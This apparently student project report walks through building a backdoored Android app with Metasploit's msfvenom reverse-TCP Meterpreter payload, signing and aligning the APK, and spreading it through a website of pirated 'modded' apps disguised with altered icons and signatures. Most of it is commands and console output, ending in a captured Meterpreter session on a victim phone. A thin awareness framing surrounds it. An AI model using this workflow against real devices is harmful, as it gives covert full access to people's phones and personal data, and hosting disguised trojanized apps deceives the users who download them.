Introduction

This App will be consisting of following Modules:

- Moded Android Apps
- Backdoor Channel
- Website to host this app
- Exploitation

The main aim of our project is to spread awareness that if allowed all the permissions in an application in mobile phones then one can hack into your personal data and misuse it.

This is a normal android app which is injected with a backdoor hack code.

This app will be able to exploit the android and will have full mobile phone access without user's knowledge

It is a project based on Metasploit framework which can be used to build such apps

Software and Hardware Requirements:

1. Software

- Metasploit Framework
- Apache tomcat(Server)
- Android Studio

2. Hardware

- Linux pc/laptop

- Intel Pentium processor or higher
- 4 Gb RAM
- Available disk space

Implementation

OS:-

We are going to use Kali Linux for the following reasons:-

- It comes pre installed with Tools we'll need such as Metasploit Framework and Apache Server
- It offers the penetration testing
- Networking Firewall which can only be offered by Kali Linux for our approach

For android app:-

We are using Metasploit tool in linux terminal to make an android package which makes an backdoor exploit

We can give it our public IP address so that it can just redirect all the traffic to the host linux terminal

msfvenom -p android/meterpreter/reverse_tcp LHOST=[IP address] LPORT=[PORT Number] R>[PATH]

```
root@kali:~# msfvenom -p android/meterpreter/reverse_tcp LHOST=202.166.63.69 LPO
RT 4444 R > /var/www/html/androiddevice.apk
```

Here Backdoor channel is Public IP address 202.166.63.69 which will interact on Port 4444

After we successfully created the .apk file, we need to sign a certificate because Android mobile devices are not allowed to install apps without the appropriately signed certificate. Android devices only install signed .apk files.

We need to sign the .apk file manually in Kali Linux using:

- Keytool

- jar signer
- zipalign

Installing Zipalign


```
root@kali:/home/kali# apt-get install zipalign
```

```
zipalign -v 4 android_shell.apksinged_jar.apk
```

```
root@kali:/home/kali/android# zipalign -v 4 android_shell.apk signed_jar.apk
Verifying alignment of signed_jar.apk (4)...
      50 META-INF/MANIFEST.MF (OK - compressed)
     286 META-INF/HACKED.SF (OK - compressed)
     620 META-INF/HACKED.RSA (OK - compressed)
    1720 META-INF/ (OK)
    1770 META-INF/SIGNFILE.SF (OK - compressed)
    2051 META-INF/SIGNFILE.RSA (OK - compressed)
    3138 AndroidManifest.xml (OK - compressed)
    4905 resources.arsc (OK - compressed)
    5135 classes.dex (OK - compressed)
Verification successful
root@kali:/home/kali/android#
```

Verifying the .apk into a new file using Zipalign

Now we have signed our android_shell.apk file successfully and it can be run on any Android environment. Our new filename is singed_jar.apk after the verification with Zipalign.



Malicious .apk file ready to install


For Website:-

We are going to make a website which hosts several android packages which are moded but also contain backdoor malicious code injected in those

we can just take several android apps which have been already moded which are usually paid apps available on play store then we can edit that apk file to inject our code


Another approach is that we just take the android app which is extracted from Metasploit terminal

Then change it's signature and Icon which can seem like a real android which is a approach a hacker would usually take.



android	20-04-2021 19:17	File folder	
cdn-cgi	20-04-2021 19:17	File folder	
wp-content	20-04-2021 19:17	File folder	
android	20-04-2021 09:44	Chrome HTML Do...	51 KB
beacon.min	20-04-2021 09:44	JavaScript File	13 KB
files_count	20-04-2021 09:45	XML Document	1 KB
index	20-04-2021 09:44	Chrome HTML Do...	51 KB
report_to_create_file	20-04-2021 09:44	Text Document	15 KB

Web UI:



Back End Exploit on Kali Linux:-

```
root@kali:/home/kali# msfconsole

       =[ metasploit v5.0.84-dev                          ]
+ -- --=[ 1997 exploits - 1091 auxiliary - 341 post       ]
+ -- --=[ 564 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Display the Framework log using the log command, learn more with help log

[*] Starting persistent handler(s)...
msf5 >
```

Starting Metasploit

Metasploit begins with the console.

Now launch the exploit multi/handler and use the Android payload to listen to the clients.

use exploit/multi/handler

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Setting up the exploit

Next, set the options for payload, listener IP (LHOST) and listener PORT(LPORT). We have used localhost IP, port number and payload android/meterpreter/reverse_tcp while creating an .apk file with MSFvenom.


we can successfully run the exploit to listen for the reverse connection.

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (android/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set lhost 192.168.0.10
lhost => 192.168.0.10
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > run
```


Executing the exploit

Next, we need to install the malicious Android .apk file to the victim mobile device. In our environment, we are using an Android device version 8.1 (Oreo). Attacker has website for such apps which are already injected with this backdoor payload

Download the singed_jar.apk file and install it with “unknown resources allowed” on the Android device.



Downloaded the file into an Android device



Installing the application into an Android device

After complete installation, we are going back to the Kali machine and start the Meterpreter session.

Move back to Kali Linux

We already started the multi/handler exploit to listen on port and local IP address. Open up the multi/handler terminal.

```
[*] Started reverse TCP handler on 192.168.0.10:4444
[*] Sending stage (73650 bytes) to 192.168.0.3
[*] Meterpreter session 1 opened (192.168.0.10:4444 → 192.168.0.3:60788) at 2020-07-13 09:58:44 -0400

meterpreter > sysinfo
Computer    : localhost
OS          : Android 8.1.0 - Linux 3.18.14-14721103 (armv8l)
Meterpreter : dalvik/android
meterpreter >
```

Successfully got the Meterpreter session

Bingo! We got the Meterpreter session of the Android device. We can check more details with the **sysinfo** command.

```
[*] Started reverse TCP handler on 192.168.0.10:4444
[*] Sending stage (73650 bytes) to 192.168.0.3
[*] Meterpreter session 1 opened (192.168.0.10:4444 → 192.168.0.3:60788) at 2020-07-13 09:58:44 -0400

meterpreter > sysinfo
Computer    : localhost
OS          : Android 8.1.0 - Linux 3.18.14-14721103 (armv8l)
Meterpreter : dalvik/android
meterpreter >
```

Display system details

There are lots of commands available in Meterpreter. By using the “?” help command, we will see more options that we can perform with an Android device. We have successfully penetrated the Android device using Kali Linux and penetration testing tools.

Bibliography

1. https://www.techsafety.org/spyware-and-stalkerware-phone-surveillance
2. https://www.offensive-security.com/metasploit-unleashed/client-side-exploits/